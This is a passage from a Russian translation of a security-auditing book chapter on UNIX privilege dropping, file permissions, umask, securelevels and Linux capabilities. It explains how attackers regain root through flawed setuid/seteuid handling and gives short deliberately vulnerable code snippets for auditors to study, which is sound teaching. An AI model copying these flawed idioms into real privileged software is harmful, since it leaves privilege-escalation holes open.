        rval = EX_OSERR;
    }

    /* reset primary group and user ID */
```

```

if ((to_real_uid || RunAsGid != 0) &&
    EffGid != RunAsGid &&
    setgid(RunAsGid) < 0)
{
    syserr("drop_privileges: setgid(%d) failed",
        (int) RunAsGid);
    rval = EX_OSERR;
}
}

```

Сначала `setgroups()` завершается неудачей, но это нормально, потому что дополнительные группы относятся к реальному пользователю, который является непривилегированной учетной записью. `setgid()` успешно меняет effective group ID с saved set-group-ID на real group ID, но не полностью сбрасывает привилегии, за исключением FreeBSD и NetBSD. Saved set-group-ID все еще содержит привилегированный group ID `smssp`. Разработчики Sendmail исправили проблему, заменив вызов `setgid()` условно компилируемыми вызовами `setresgid()` или `setregid()`, в зависимости от того, какая функция доступна.

## Смешивание временного и постоянного отказа от привилегий

Многие приложения, предназначенные для работы в повышенном контексте, программируются разработчиками, заботящимися о безопасности и принимающими модель наименьших привилегий: приложение выполняется с минимальным набором привилегий, который требуется ему в конкретный момент для достижения своих целей. Эта модель часто означает выполнение как вызывающий пользователь для основной части программы и временное переключение на более сильного пользователя, когда требуется привилегированная операция. Если больше привилегированные операции не требуются, приложение часто навсегда отказывается от повышенного user ID с помощью `setuid()`. Хотя эта модель предпочтительна при разработке привилегированного приложения, тонкие ошибки могут привести к использованию `setuid()`, когда effective user ID уже был ранее изменен, как показано в этом примере:

```

# define STARTPRIV seteuid(0);

# define ENDPRIV seteuid(realuid);

void main_loop(void)
{
    uid_t realuid=getuid();

    /* don't need privileges */
    seteuid(realuid);

    /* process data */
    ...

    STARTPRIV
    do_privileged_action();
}

```

```

ENDPRIV

/* process more data */

...

/* done with root privs - drop permanently */

setuid(realuid);

/* process yet more data */

...

}

```

Этот код начинается с временного отказа от привилегий с помощью `seteuid(realuid)`. Когда программе нужны привилегии `root`, она использует макрос `STARTPRIV` для их получения и макрос `ENDPRIV` для отказа от них. Эти макросы работают, вызывая `seteuid(0)` и `seteuid(realuid)` соответственно. После некоторой обработки программа решает полностью сбросить свои привилегии и делает это распространенной идиомой `setuid(realuid)`. Проблема в том, что в этот момент `effective user ID` является `real user ID` программы, а не 0. Поэтому `setuid(realuid)` в большинстве реализаций UNIX не влияет на `saved set-user-ID`, при этом FreeBSD и NetBSD являются главными исключениями. Если атакующие найдут способ захватить программу после финального сброса привилегий и выполнить `seteuid(0)`, они смогут восстановить привилегии `root` из `saved set-user-ID`.

Вот еще один пример:

```

void temp_drop(void)
{
    seteuid(getuid());
}

void temp_gain(void)
{
    seteuid(0);
}

void main_loop(void)
{
    ...
    while (options)
    {
        ...
        if (unsafe_option)
        {
            temp_drop();

            if (process_option()==END_OF_OPTIONS)

```

```

        goto step2;

        temp_gain();
    }
    ...
}

...

step2:
    /* drop root privs */
    setuid(getuid());
    ...
}

```

Этот код представляет простое set-user-ID root-приложение. Основной цикл содержит два шага: обработку опций и основную обработку. Код обработки опций нуждается в привилегиях root, но временно сбрасывает их для обработки потенциально небезопасной опции. После завершения обработки опций программа входит в step2, секцию основной обработки. Остальной код сложен и потенциально склонен к проблемам безопасности, поэтому перед продолжением он полностью сбрасывает привилегии с помощью setuid(getuid()).

Проблема в том, что если небезопасная опция сигнализирует о преждевременном завершении обработки опций, переход к step2 происходит тогда, когда привилегии временно сброшены. Вызов setuid(getuid()) успешен, но он не очищает корректно saved set-user-ID в процессе, за исключением FreeBSD и NetBSD. Поэтому если в коде основной обработки есть эксплуатируемая проблема, пользователи могут вернуть привилегии root, выполнив seteuid(0), что успешно, потому что saved set-user-ID все еще равен 0.

## Временный сброс привилегий

Временный сброс привилегий тоже может быть трудно реализовать корректно. Многие ловушки постоянного отказа от привилегий применимы и к временным изменениям привилегий. Кроме того, сброс групповых привилегий и дополнительных групповых привилегий легко упустить. Наконец, порядок отказа от привилегий может привести к ошибочному сохранению некоторых привилегий.

## Использование неправильной идиомы

Если вы временно сбрасываете привилегии, ваша программа все равно уязвима к низкоуровневой атаке, например переполнению буфера. Если атакующие могут выполнить произвольный код в контексте вашего процесса, они могут выдать необходимые системные вызовы, чтобы распространить saved set-user-ID в поля effective и real user ID и вернуть привилегии. Чтобы избежать этой возможности, постоянный сброс привилегий как можно раньше является самым безопасным вариантом для setuid-приложения.

У Tcptraceroute была простая проблема, связанная с разрешениями, которую обнаружил специалист по безопасности из Debian Linux Matt Zimmerman. Программа намеревалась навсегда сбросить привилегии, но автор использовал идиому временного сброса привилегий. Вот уязвимый код:

```
defaults();

initcapture();

seteuid(getuid());

return trace();

}
```

Эта ошибка была простой: авторы использовали неправильную функцию. Им следовало использовать `setuid()`, а не `seteuid()`, чтобы предотвратить последующее восстановление привилегий. Любая уязвимость повреждения памяти, возникшая в функции `trace()` приложения, могла позволить вернуть привилегии простым использованием `seteuid(0)`. Полный advisory архивирован по адресу <http://freshmeat.net/articles/view/893/>.

## Сброс групповых привилегий

Теперь взгляните на реальный пример уязвимости, связанной со сбросом групповых привилегий в неправильном порядке. Эта уязвимость документирована в advisory FreeBSD по безопасности FreeBSD-SA-01:11.inetd, который можно найти по адресу <http://security.freebsd.org/advisories/FreeBSD-SA-01:11.inetd.asc>. Сервер inetd во FreeBSD содержит код для обработки службы IDENT, которую удаленные пользователи запрашивают, чтобы узнать пользователя, связанного с любым TCP-соединением на машине. У службы есть опция, позволяющая пользователям поместить файл `.fakeid` в свой домашний каталог; он может содержать имя, которое ident server предоставляет вместо настоящего имени пользователя. Поскольку ident server выполняется как root, код в листинге 9-2 использовался для временного сброса привилегий.

### Листинг 9-2. Некорректный временный отказ от привилегий в FreeBSD Inetd

```
/*
 * Here, if enabled, we read a user's ".fakeid" file in
 * their home directory. It consists of a line
 * containing the name they want.
 */
if (fflag) {
    FILE *fakeid = NULL;
    int fakeid_fd;

    if (asprintf(&p, "%s/.fakeid", pw->pw_dir) == -1)
        iderror(lport, fport, s, errno);
    /*
     * Here we set ourself to effectively be the user,
     * so we don't open any files we have no permission
     * to open, especially symbolic links to sensitive
     * root-owned files or devices.
     */
    seteuid(pw->pw_uid);
    setegid(pw->pw_gid);
    ...
}
```

Этот код сначала вызывает `seteuid()`, чтобы принять привилегии пользователя. Затем он вызывает `setegid()`, чтобы принять effective group ID вызывающего пользователя, но этот вызов завершается неудачей, потому что программа отказалась от привилегий суперпользователя.

## Использование более одной учетной записи

Чтобы понять эту проблему, рассмотрим демон, которому нужно использовать более одной учетной записи пользователя. Этот пример основан на примере Jan Wolter, разработчика программного обеспечения, написавшего интересную статью "Unix Incompatibility Notes: UID Function Setting", доступную по адресу [www.unixrpa.com/incnote/setuid.html](http://www.unixrpa.com/incnote/setuid.html). Вот пример того, как это может быть реализовано:

```
/* become user1 */

seteuid(user1);

process_log1();


/* become user2 */

seteuid(user2);

process_log2();


/* become root again */

seteuid(0);
```

Намерение этого кода - выполнить некоторую обработку как user1, а затем принять идентичность user2 и выполнить дальнейшую обработку. Однако эта реализация дефектна, потому что вызов seteuid(user2) завершается неудачей: effective user ID программы больше не равен 0, он равен user1. Корректный код должен иметь seteuid(0) перед вызовом seteuid(user2).

## Аудит кода управления привилегиями

Теперь, когда вы увидели множество уязвимостей в коде, выполняющемся со специальными привилегиями, можно сосредоточиться на методе аудита того, как эти привилегии управляются на протяжении времени жизни приложения. Можно использовать шаги из следующих разделов, чтобы решить, реализовано ли управление привилегиями корректно и достаточно ли оно ограничивает возможность пользователей эксплуатировать приложение. Вы рассмотрите два основных случая: приложение, намеревающееся сбросить привилегии навсегда, и приложение, намеревающееся сбросить привилегии временно.

### Постоянный сброс привилегий

Некоторые программы выполняются с привилегиями root и хотят отказаться от этих привилегий навсегда. Когда при аудите приложения, работающего в привилегированном контексте, вы встречаете такой сценарий, нужно разобрать следующие моменты:

- Убедитесь, что код, который собирается навсегда сбросить привилегии, выполняется с effective user ID, равным 0. Если это не так, он, скорее всего, не сможет эффективно сбросить привилегии. Ищите возможные неожиданные пути выполнения, где программа может временно сбросить привилегии, а затем сбросить их навсегда, не восстановив сначала временные привилегии.

- Если дополнительные группы потенциально небезопасны, убедитесь, что они очищаются с помощью `setgroups()`. Опять же, `setgroups()` работает только при выполнении с effective user ID, равным 0.
- Убедитесь, что real group ID, saved set-group-ID и effective group ID установлены в непривилегированную группу, обычно с помощью `setgid(getgid())`. Ищите код, который ошибочно использует `setegid()`, пытаясь сбросить привилегии.
- Убедитесь, что real user ID, saved set-user-ID и effective user ID установлены в непривилегированного пользователя, обычно с помощью `setuid(getuid())`. Следите за кодом, который ошибочно использует `seteuid()`, пытаясь сбросить привилегии.
- Убедитесь, что привилегированные и дополнительные группы сбрасываются до того, как процесс отказывается от effective user ID root. Иначе программа, скорее всего, оставит открытыми привилегированные групповые учетные данные.

Есть также программы, которые выполняются без привилегий root, но хотят навсегда отказаться от некоторого набора привилегий; для таких программ проверьте следующие моменты:

- Программист не может изменять группы с помощью `setgroups()`, поскольку эта функция работает только для суперпользователя. Если программе нужна такая функциональность, но у нее нет привилегий root, это дефект проектирования.
- У программистов возникают сложности при использовании идиомы `setgid(getgid())`, потому что она, вероятно, оставляет saved set-group-ID равным привилегированной группе. Можно предложить использовать `setregid(getgid(), getgid())` или `setresgid(getgid(), getgid(), getgid())`, что устанавливает все три group ID в real group ID. Однако этот метод не работает в старых версиях OpenBSD. Вместо этого можно предложить использовать `setgid(getgid())` два раза подряд, чтобы очистить saved set-group-ID.
- Аналогично, у разработчиков возникают сложности при использовании идиомы `setuid(getuid())`, потому что она, вероятно, оставляет saved set-user-ID равным привилегированному пользователю. `setreuid(getuid(), getuid())` или `setresuid(getuid(), getuid(), getuid())` должны сработать, чтобы установить все три user ID в real user ID. Этот метод не работает в старых версиях OpenBSD, но вместо него можно предложить использовать `setuid(getuid())` два раза подряд.

## Временный сброс привилегий

Если программам нужно временно сбросить свои привилегии, проверьте следующее:

- Убедитесь, что код сбрасывает все релевантные групповые разрешения, а также дополнительные групповые разрешения.
- Убедитесь, что код сбрасывает групповые разрешения до пользовательских разрешений.
- Убедитесь, что код восстанавливает привилегии перед попыткой снова сбросить их, временно или навсегда.
- Подумайте о последствиях изменения effective user ID для сигналов, отладочных API и специальных файлов устройств. Эти вопросы подробнее обсуждаются в этой главе и в главе 10, "UNIX II: Processes". Сигналы отдельно рассматриваются в главе 13, "Synchronization and State".



## Журналы аудита функций для привилегированных приложений

В качестве полезного вспомогательного средства аудита может быть удобно отмечать в журналах аудита функций (описанных в главе 7, "Program Building Blocks") привилегии, с которыми выполняется каждая функция, когда вы аудируете приложения, переключающие контексты привилегий. Это сводится к добавлению двух дополнительных записей для функции (см. таблицу 9-5).

**Таблица 9-5. Дополнение к журналу аудита функций**

| Поле             | Значение                                       |
|------------------|------------------------------------------------|
| User Privileges  | RUID=user, EUID=root, SUID=root                |
| Group Privileges | RGID=users, EGID=users, SGID=users, SUPP=users |

Пример показывает и пользовательские, и групповые привилегии, действующие при запуске программы. RUID, EUID и SUID означают соответственно "Real UID", "Effective UID" и "Saved set UID". Следующая строка использует RGID, EGID, SGID и SUPP для обозначения соответственно "Real GID", "Effective GID", "Saved set GID" и "Supplemental Groups". Также нужно добавить в заметки по функции, меняет ли она привилегии в ходе своего выполнения и в каких случаях это происходит. Такое небольшое дополнение к стандартному журналу аудита позволяет быстро и точно оценить, являются ли обращения к ресурсам внутри функции потенциально опасными.

NB. Вы видели, что API управления привилегиями может вести себя по-разному в разных UNIX-системах, и поэтому вы можете не суметь корректно оценить, какими будут пользовательские и групповые привилегии для конкретной функции. В таком случае также следует сделать отметку в журнале аудита функции, если непереносимое использование API привилегий может привести к другому поведению приложения в других ОС.

## Расширения привилегий

UNIX-модель привилегий часто критикуют из-за ее конструкции "все или ничего". Если вы пользователь root, у вас есть неограниченная возможность разрушить систему, потому что вам предоставлен доступ к любому ресурсу, который вы захотите. Чтобы понять, почему это проблема, вернитесь к одному из примеров, использованных при обсуждении user ID. Программе ring нужны привилегии root для запуска, потому что ей нужно создать сырой сокет. Если в ring обнаружена уязвимость, которую можно эксплуатировать до сброса привилегий, пользователи смогут не только создавать сырые сокеты, но и изменять любой файл в системе, потенциально загружать модули ядра для перехвата функциональности системы, удалять журналы и красть чувствительные данные. Поэтому любая программа, которой нужно выполнить операцию, требующую специальных привилегий, фактически ставит под угрозу безопасность всей системы. Для борьбы с этой давней проблемой были разработаны несколько технологий, обсуждаемых в следующих разделах.

## Идентификаторы файловой системы Linux

Один набор идентификаторов, не упомянутый ранее, относится к коду, выполняющемуся в Linux-системе. В Linux каждый процесс также поддерживает file system user ID (fsuid) и file system group ID (fsgid). Эти идентификаторы были созданы для решения потенциальной проблемы безопасности, связанной с сигналами. Если вы помните, когда демон, выполняющийся как root, временно сбрасывает привилегии, чтобы принять роль пользователя, он устанавливает свой effective user ID в ID менее привилегированного пользователя.

Такое поведение может приводить к проблемам безопасности, потому что effective user ID процесса используется в проверках безопасности по всему ядру. В частности, он используется для определения того, можно ли посылать процессу определенные сигналы из другого процесса. Из-за этой проверки, когда демон принимает effective user ID локального пользователя на машине, этот пользователь может получить возможность посылать демону сигналы и, возможно, даже подключить к нему отладчик.

Чтобы решить эту проблему, программисты ядра Linux создали fsuid и fsgid, которые используются для всех обращений к файловой системе. Эти ID обычно на 100% синхронизированы с effective user ID, поэтому их наличие не влияет на использование обычных API управления привилегиями. Однако программа, которая хочет временно использовать файловые привилегии обычного пользователя без подверженности атакам, вызванным проверками безопасности на основе effective ID, может просто изменить свои file system user ID и file system group ID с помощью API-вызовов setfsuid() и setfsgid().

## BSD securelevels

Защита ядра BSD securelevels (теперь в некоторой степени поддерживаемая и Linux) предназначена для защиты системного ядра от пользователя root. Основная цель securelevels - принудительно применять некоторые ограничения ко всем пользователям системы, включая суперпользователя, чтобы компрометация root не делала машину полностью уязвимой. Она использует общесистемное значение ядра, "securelevel", чтобы помогать решать, какие действия разрешено выполнять пользователям системы. Разные ветви и версии BSD различаются числом предоставляемых уровней и защитой, которую предлагает каждый уровень, но сама идея в каждой версии по сути одна и та же. Следующий фрагмент из man-страницы init(8) описывает доступные уровни:

Ядро работает с четырьмя разными уровнями безопасности. Любой процесс суперпользователя может повысить уровень безопасности, но только init может его понизить. Уровни безопасности таковы:

-1 Permanently insecure mode - всегда запускать систему в режиме уровня 0.

0 Insecure mode - immutable и append-only flags могут быть выключены. Все устройства могут читаться или записываться с учетом их разрешений.

1 Secure mode - system immutable и system append-only flags не могут быть выключены; диски смонтированных файловых систем, /dev/mem и /dev/kmem не могут открываться на запись.

2 Highly secure mode - то же, что secure mode, плюс диски не могут открываться на запись (кроме как через mount(2)), независимо от того, смонтированы они или нет. Этот уровень предотвращает вмешательство в файловые системы путем их размонтирования, но также препятствует запуску newfs(8), пока система находится в multi-user mode.

Если начальный уровень безопасности равен -1, `init` оставляет его без изменений. Иначе `init` организует запуск системы в режиме уровня 0 при `single user` и в режиме уровня 1 при `multiuser`. Если при работе в `multiuser` нужен режим уровня 2, его можно установить в `single user`, например в startup script `/etc/rc`, используя `sysctl(8)`.

Как видите, эта общесистемная настройка может запрещать действия даже суперпользователю. Хотя она предоставляет определенный уровень защиты, она не допускает тонкой настройки для конкретных процессов и может быть подвержена обходам: пользователи, получившие `root`-доступ, могут изменить определенные файлы и перезапустить машину.

## Возможности (capabilities)

Linux также взялся за задачу устранения базовых недостатков UNIX-привилегий, реализовав технологию, известную как `capabilities`. Эта модель определяет набор административных задач (`capabilities`), которые можно предоставить процессу, выполняющемуся с повышенными привилегиями, или ограничить для него. Некоторые из определенных `capabilities` включают следующее:

- `CAP_CHOWN` - предоставляет `capability` изменять владельца файла.
- `CAP_SETUID/CAP_SETGID` - предоставляет `capability` манипулировать пользовательскими и групповыми привилегиями процесса с помощью функций `set*id()`, обсуждавшихся ранее.
- `CAP_NET_RAW` - предоставляет `capability` использовать сырые сокеты.
- `CAP_NET_BIND_SERVICE` - предоставляет `capability` привязываться к "привилегированному" UDP- или TCP-порту (то есть ниже 1024).
- `CAP_SYS_MODULE` - предоставляет `capability` загружать и выгружать модули ядра.

Возможность выдавать приложениям одни `capabilities` и исключать другие позволяет создавать процессы, у которых есть одна специальная системная возможность, не подвергая риску всю систему в случае компрометации. Программа `ping` - прекрасный пример. Вместо запуска с полными разрешениями для создания сырого сокета ей можно выдать привилегию `CAP_NET_RAW`. Если программа будет скомпрометирована, атакующие смогут создавать сырые сокеты (что все еще является нарушением), но не смогут автоматически загружать модули ядра или монтировать новые файловые системы, например.

`Capabilities` применяются к выполняющимся процессам, но также могут применяться к файлам на диске, чтобы принудительно вводить ограничения или выдавать специальные привилегии при запуске определенного бинарного файла (примерно как биты `setuid/setgid`, связанные с файлом).

У процесса есть три битовые маски `capabilities`:

- Разрешенный набор - набор `capabilities`, которые процесс может включить.
- Effective-набор - набор `capabilities`, которые уже включены (набор, к которому обращаются при выполнении привилегированной операции).
- Наследуемый набор - набор `capabilities`, которые новый процесс может унаследовать, когда текущий процесс его создает.

Хотя `effective set` в конечном счете определяет, что процесс может делать, два других набора не менее важны. Чтобы увидеть почему, представьте, что у программы `ping` в `effective set` есть только `capability CAP_NET_RAW`, но ее `permitted set` включает ряд других случайных `capabilities`, например `CAP_SYS_MODULE`. В таком случае, если пользователи скомпрометируют программу `ping`, они смогут включить `capability CAP_SYS_MODULE` (тем самым добавив ее в `effective set`) с помощью системного вызова `sys_capset()` и в результате загрузить `kernel modules`.

File capabilities похожи, но связаны с файлом. У файла также есть три capability sets, но эти наборы немного отличаются:

- Разрешенный набор - набор capabilities, которым разрешено добавляться к capability sets процесса при запуске исполняемого файла. Capabilities применимы только к исполняемым файлам.
- Принудительный набор - набор capabilities, которые выдаются в дополнение к тем, которые уже могли быть у пользователей. Этот набор позволяет дать определенному приложению специальные привилегии при каждом запуске (как биты setuid/setgid у файла, но более точно).
- Effective-набор - этот набор на самом деле не является набором, а представляет собой бит, указывающий, должны ли capabilities из permitted set автоматически переноситься в effective set при загрузке нового образа процесса.

## Уязвимость реализации capabilities

В ранних воплощениях решения Linux capabilities (ядро Linux 2.2.15) Wojciech Purczynski обнаружил интересную логическую ошибку. В частности, пользователи могли ограничить свои привилегии к собственной последующей выгоде. Удалив привилегию CAP\_SETUID из inheritable и permitted privilege sets, а затем запустив setuid-root-приложение, они добивались того, что приложение выполнялось с привилегиями root, но не имело разрешения сбросить привилегии при необходимости. Поэтому вызов setuid(getuid()) завершался неудачей, и приложение продолжало выполняться в контексте повышенных привилегий. Был построен эксплойт, нацеленный на Sendmail 8.10.1. Подробнее об этой уязвимости можно прочитать на [www.securityfocus.com/bid/1322/discuss](http://www.securityfocus.com/bid/1322/discuss).

## Безопасность файлов

Каждый файл в UNIX-системе имеет набор атрибутов, хранящихся в файловой системе вместе с содержимым файла. Эти атрибуты описывают свойства файла, такие как размер, владелец, разрешения безопасности, а также временные метки доступа и изменения. Когда процесс пытается выполнить действие над файлом, ядро обращается к этим файловым атрибутам, чтобы определить, разрешено ли процессу продолжить. В следующих разделах описываются эти атрибуты файлов и объясняется, как ядро использует их для принятия решений управления доступом и какие ошибки могут возникать в приложениях, взаимодействующих с файловой системой.

## Идентификаторы файлов

Как упоминалось ранее, у каждого файла в UNIX-системе есть владелец, то есть системный пользователь, отвечающий за файл и имеющий расширенный контроль над ним. Каждый файл также принадлежит одной группе в системе, чтобы участникам этой группы можно было предоставлять определенные привилегии на файл. У файлов есть два целочисленных атрибута, представляющих эту информацию о владении: owner ID и group ID.

Ядро устанавливает владельца и группу файла при первом создании файла. Владелец всегда устанавливается в effective user ID процесса, создавшего файл. Начальное членство в группе немного сложнее, поскольку есть две распространенные схемы, по которым может

инициализироваться group ID. BSD-системы обычно устанавливают начальный group ID в group ID родительского каталога файла. Подход System V и Linux состоит в установке group ID в effective group ID создающего процесса. В системах, предпочитающих effective group IDs, обычно можно включить наследование в BSD-стиле для целых файловых систем через опции монтирования или для отдельных каталогов с помощью специальных флагов разрешений.

Идентификаторы файла можно изменить после создания файла с помощью системных вызовов `chown()`, `lchown()` и `fchown()`, которые позволяют вызывающему указать новый owner ID и новый group ID. В BSD- и Linux-системах только суперпользователь может изменить владельца файла. Однако системы System V исторически позволяли владельцам файлов передавать владение другому пользователю. В большинстве производных System V эта опция настраивается на уровне всей системы, а в Solaris по умолчанию отключена.

В большинстве систем суперпользователь и владелец файла могут изменять членство в группах. Владельцы файлов могут изменить группу файла только на группу, участниками которой они являются. Опять же, производные System V, за исключением Solaris, обычно позволяют владельцу файла произвольно изменять группу, но в целом такое поведение встречается нечасто.

## Разрешения файлов

Разрешения файлов представлены небольшим набором битов фиксированной ширины, хранящимся как атрибут файла в файловой системе. На рисунке 9-1 показана битовая маска разрешений. Она разделена на четыре компонента, каждый из которых состоит из трех битов. Поскольку каждый раздел является 3-битным значением с возможным диапазоном от 0 до 7, восьмеричная запись естественно подходит для описания файловых разрешений.

| Special  | Owner | Group | Other |
|----------|-------|-------|-------|
| su sg st | r w x | r w x | r w x |

### Рисунок 9-1. Битовые маски разрешений

Четыре компонента битовой маски разрешений - это разрешения owner, group, other и набор специальных флагов. Разрешения owner применяются только к одному пользователю: владельцу файла. Разрешения group применяются к участникам группы файла, но не применяются к владельцу файла, если он или она является участником этой группы. Разрешения "other" (иногда называемые "world permissions") применяются к любому другому пользователю в системе. Специальный компонент битовой маски немного отличается: он не содержит разрешений, применяемых к конкретному набору пользователей; вместо этого в нем находятся флаги, указывающие особые свойства файла, которые ядро будет учитывать. Эти специальные биты вскоре обсуждаются подробнее.

У каждого компонента есть три бита. Для компонентов owner, group и other эти три бита указывают разрешения на чтение, запись и выполнение. Эти три бита интерпретируются по-разному в зависимости от типа файла. Для обычного файла разрешение на чтение обычно означает способность пользователя открыть файл на чтение системным вызовом `open()`. Разрешение на запись означает способность пользователя открыть файл на запись системным вызовом `open()`. Разрешение на выполнение означает способность пользователя запустить файл как программу системным вызовом `execve()`.

Если бит разрешения установлен, он указывает, что связанная привилегия предоставлена связанному набору пользователей. Поэтому файл со строкой разрешений в восьмеричном виде 0645 (двоично 000 110 100 101) означает, что ни один из специальных битов не установлен, владелец файла имеет разрешения на чтение и запись, участники группы файла имеют разрешение на чтение, а все остальные пользователи системы имеют разрешения на чтение и выполнение.

Ядро смотрит только на самый конкретный набор разрешений, относящийся к данному пользователю. Это может приводить к запутанным ситуациям: например, участнику группы файла может быть запрещено действие, которое разрешено всем остальным пользователям системы, или владельцу файла может быть запрещено делать то, что разрешено другим пользователям системы. Например, файл со строкой разрешений 0606 в восьмеричном виде (двоично 000 110 000 110) задает, что владелец файла и все остальные пользователи системы имеют доступ к файлу на чтение и запись, за исключением участников группы файла, у которых нет доступа к файлу.

#### Совет по аудиту

Распространенное заблуждение - думать, что менее конкретные биты разрешений учитываются, если более конкретные разрешения запрещают действие.

Три специальных бита разрешений - это `bit setuid`, `bit setgid` и `sticky (или tacky) bit`. Если `bit setuid` установлен на исполняемом файле, программа запускается с привилегиями владельца файла, что означает, что `effective user ID` и `saved set-user-ID` нового процесса устанавливаются в `owner ID` файла. `Bit setgid` похож: программа с установленным `bit setgid` запускается с `effective group privileges` группы файла. Это означает, что `effective group ID` и `saved set-group-ID` процесса устанавливаются в `group ID` файла. `Sticky bit` не имеет широкого применения или поддержки для обычных файлов, но обычно указывает, что файл активно используется и система должна действовать соответствующим образом, что может подразумевать более длительное удержание его резидентным в памяти.

Разрешения файлов можно изменить у существующего файла с помощью системного вызова `chmod()`, который принимает имя файла, или системного вызова `fchmod()`, который работает с файлом, уже открытым процессом. Только два пользователя могут изменить разрешения файла: владелец файла и суперпользователь.

## Umask

У каждого процесса есть `umask`, 9-битная маска, используемая при создании файлов. Большинство системных вызовов создания файлов принимает параметр `mode`; пользователи задают этот параметр, чтобы указать 12-битную строку разрешений, которую должен получить файл при создании. Ядро берет эти разрешения `mode` и использует значение `umask`, чтобы дополнительно ограничить, какие биты привилегий будут установлены. Поэтому если процесс пытается создать файл с доступом на чтение и запись для всех пользователей, но `umask` запрещает это, файл создается без этих битов доступа.

Чтобы вычислить начальные биты разрешений для нового файла, аргумент разрешений системного вызова создания файла комбинируется битовой операцией AND с дополнением значения `umask`. Этот процесс показан на рисунке 9-2. У процесса значение `umask` равно 022, что сообщает ядру отключать `group write` и `world write permissions` у любого файла, создаваемого этим процессом. При `umask 022` вызов `open()` с аргументом разрешений 0777 в восьмеричном виде приводит к созданию файла с разрешениями 0755 в восьмеричном виде.

|                                  | Owner |   |   | Group |   |   | Other |   |   |
|----------------------------------|-------|---|---|-------|---|---|-------|---|---|
| Mode passed to open()<br>0777    | 1     | 1 | 1 | 1     | 1 | 1 | 1     | 1 | 1 |
| Bitwise AND                      |       |   |   |       |   |   |       |   |   |
| Inverse of umask 022<br>0755     | 1     | 1 | 1 | 1     | 0 | 1 | 1     | 0 | 1 |
| =                                |       |   |   |       |   |   |       |   |   |
| Initial File Permissions<br>0755 | 1     | 1 | 1 | 1     | 0 | 1 | 1     | 0 | 1 |

## Рисунок 9-2. Битовые маски разрешений и umask

Процесс может вручную установить свой umask с помощью системной функции `umask()`. У нее следующий прототип:

```
mode_t umask(mode_t mask);
```

Функция `umask()` устанавливает umask процесса в 9-битную строку разрешений, указанную `mask`. Эта функция всегда завершается успешно. umask процесса наследуется при запуске новой программы. Подробнее о наследовании атрибутов вы узнаете в главе 10, "UNIX II: Processes". Если процесс не устанавливает свой umask вручную, он, скорее всего, наследует umask по умолчанию (022 в большинстве случаев).

## Разрешения каталогов

Как упоминалось, каталоги - это специальный тип файлов, предназначенный для хранения других файлов. У них есть набор разрешений, как у любого файла в файловой системе, но ядро интерпретирует флаги разрешений немного иначе.

Если у пользователей есть разрешения на чтение каталога, они могут просматривать список файлов, которые каталог содержит. Для этого они открывают каталог системным вызовом `open()`, а затем используют специальный системный вызов для чтения записей каталога, например `getdents()`, `readdir()` или `getdirentries()`.

Если у пользователей есть разрешения на запись в каталог, им разрешено изменять содержимое каталога. Это означает, что пользователи могут создавать в каталоге новые файлы несколькими системными вызовами, такими как `creat()`, `open()` и `mkdir()`. Разрешения на запись позволяют пользователям удалять файлы в каталоге с помощью `unlink()` или `rmdir()` и переименовывать файлы в каталоге системным вызовом `rename()`. Обратите внимание, что фактические разрешения и владение удаляемых или переименовываемых файлов не имеют значения: изменяется именно файл каталога.

Разрешения на выполнение, также называемые `search permissions`, позволяют пользователям входить в каталог и обращаться к файлам в нем. По сути, `search permissions` нужны, чтобы войти в каталог и обратиться к содержащимся в нем файлам. Если у вас нет `search permissions`, вы не можете обратиться ни к одному файлу в каталоге; следовательно, любые подкаталоги этого каталога тоже для вас закрыты. `Search permissions` на каталог нужны, чтобы войти в него системным вызовом `chdir()`. В целом, если у вас есть разрешения на запись в каталог, вам также нужны `search permissions` на него, чтобы вы могли что-либо сделать. Однако разрешения на чтение работают без `search permissions`.

Bit `setuid` обычно не имеет значения для каталогов в современных UNIX-системах. Bit `setgid` используется в некоторых Linux- и System V-системах, чтобы указать, что каталог имеет BSD-семантику. В таких системах, если каталог помечен bit `setgid`, любой файл, созданный в этом каталоге, автоматически наследует group ID каталога. Любой каталог, созданный в одном из таких специальных `setgid`-каталогов, также помечается `setgid`.

Если sticky bit установлен на каталоге, каталог фактически становится "append-only". Если у пользователей есть разрешения на запись в каталог, они могут произвольно переименовывать и удалять файлы в каталоге независимо от фактических разрешений и владения файла. Однако sticky-каталог позволяет пользователям удалять и переименовывать только файлы, которыми они владеют. Этот бит разрешений используется для реализации публичных временных каталогов, таких как `/tmp`. Поскольку `/tmp` является sticky, если один пользователь создает там временный файл, другой случайный пользователь не может просто прийти и переименовать или удалить его.

Начальные разрешения каталогов устанавливаются так же, как разрешения обычных файлов. Системный вызов `mkdir()` учитывает аргумент `mode` и дополнительно ограничивает разрешения на основе текущего `umask` процесса. Разрешения каталогов изменяются теми же API-вызовами, которые используются для разрешений файлов.

## Управление привилегиями при файловых операциях

Процесс может попытаться выполнить множество действий, из-за которых ядро выполняет проверку безопасности. В целом создание или открытие файла подлежит проверке управления доступом, как и операции, изменяющие каталог, в котором находится файл, и операции, изменяющие атрибуты файла. Открытие файла обычно выполняется системными вызовами `open()`, `creat()`, `mknod()`, `mkdir()` или `socket()`; каталог файла изменяется вызовами вроде `unlink()` и `rename()`; а атрибуты файла изменяются вызовами вроде `chmod()`, `chown()` или `utimes()`. Все эти проверки привилегий учитывают битовую маску разрешений файла, владение и членство в группе, а также effective user ID, effective group ID и дополнительные группы процесса, пытающегося выполнить действие.

Effective permissions процесса критически важны для взаимодействия с файловой системой, потому что они определяют, какие действия ядро разрешает над определенными файлами, и влияют на начальное владение и членство в группе любых файлов или каталогов, создаваемых процессом. Вы уже видели, как UNIX-процессы управляют своими привилегиями и с какими ловушками эти программы могут столкнуться. Естественно, приложения, выполняющиеся с привилегиями, должны быть крайне осторожны в том, как они взаимодействуют с файловой системой.

## Безрассудное обращение с привилегиями

Самый прямолинейный тип уязвимости при взаимодействии с файловой системой - уже обсуждавшийся: привилегированный процесс просто не принимает никаких мер предосторожности перед взаимодействием с файловой системой. Такая безрассудность обычно имеет серьезные последствия, например позволяет непривилегированным пользователям читать или изменять критические системные файлы. Вы видели пример этого в листинге 9-1, где была уязвимость в сервере XFree86.



## Библиотеки

